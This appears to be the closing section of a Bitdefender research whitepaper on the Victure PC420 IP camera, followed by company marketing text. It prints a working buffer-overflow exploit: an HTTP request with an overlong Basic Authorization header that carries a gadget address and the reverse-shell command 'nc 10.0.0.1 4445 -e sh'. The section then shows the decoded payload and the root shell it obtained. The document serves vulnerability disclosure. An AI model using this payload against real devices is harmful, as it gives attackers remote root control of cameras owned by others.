
```
GET / HTTP/1.1
Host: 10.0.0.54
Authorization: Basic
YWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhY
WFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhY
WFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhY
WFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhY
WFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWHgPWEAYWFhY
WFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYTtuYyAxMC4wLjAuMSA0NDQ1IC1lIHNoO2Fh
```

Decoded payload:

"a" * 308 + \xe0\x3d\x61\x00 + 'a' * 32 + nc 10.0.0.1 4445 -e sh;aa

0x00613DE0 – gadget address

Result:



```
Listening on 0.0.0.0 4445
Connection received on 10.0.0.54 56918
ps
  PID USER       VSZ STAT COMMAND
    1 root      1824 S    {linuxrc} init
    2 root         0 SW   [kthreadd]
    3 root         0 SW   [ksoftirqd/0]
    4 root         0 SW   [kworker/0:0]
    5 root         0 SW<  [kworker/0:0H]
    6 root         0 SW   [kworker/u2:0]
    7 root         0 SW   [rcu_preempt]
    8 root         0 SW   [rcu_bh]
    9 root         0 SW   [rcu_sched]
   10 root         0 SW   [watchdog/0]
   11 root         0 SW<  [khelper]
   12 root         0 SW<  [writeback]
   13 root         0 SW<  [bioset]
   14 root         0 SW<  [kblockd]
   15 root         0 SW   [khubd]
   16 root         0 RW   [kworker/0:1]
   17 root         0 SW<  [cfg80211]
   18 root         0 SW<  [rpciod]
   19 root         0 RW   [kswapd0]
   20 root         0 SW   [fsnotify_mark]
   21 root         0 SW<  [nfsiod]
   22 root         0 SW<  [crypto]
   36 root         0 SW   [kworker/0:2]
   37 root         0 SW   [kworker/u2:1]
   38 root         0 SW<  [deferwq]
   39 root         0 RW<  [kworker/0:1H]
   53 root      1812 S    telnetd
   56 root         0 SWN  [jffs2_gcd_mtd5]
   93 root         0 SW   [irq/37-isp-m0]
   95 root         0 SW   [irq/38-isp-w02]
  108 root         0 SW   [RTW_CMD_THREAD]
  115 root      1792 S    wpa_supplicant -B -Dwext -iwlan0 -c/user/etc/wifi/wp
  125 root      472m S    Alloca
  160 root         0 DW   [isp_fw_process]
  286 root      1816 S    /bin/sh -c nc 10.0.0.1 4445 -e sh;aa4�
```

The exploits were tested on:

- PC420 with firmware version: General_PC420(P)_V3.17.82

intentionally left blank

Why Bitdefender

Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

Leader in Forrester's inaugural Wave™ for Cloud Workload Security
NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test
SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row
Gartner® Representative Vendor of Cloud-Workload Protection Platforms

Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row
More MSP-integrated solutions than any other security vendor
3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations

Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal.**

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS

CRN AV-TEST AV Gartner 451 Research FORRESTER IDC GLOBAL

TECHNOLOGY ALLIANCES

Microsoft NUTANIX aws Pivotal Cloud Foundry CiTRIX

Bitdefender

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.

Bitdefender-PR-Whitepaper-VictureIPC-creat5590-en_EN
08/02/21August 2, 2021 9:34 am08/02/21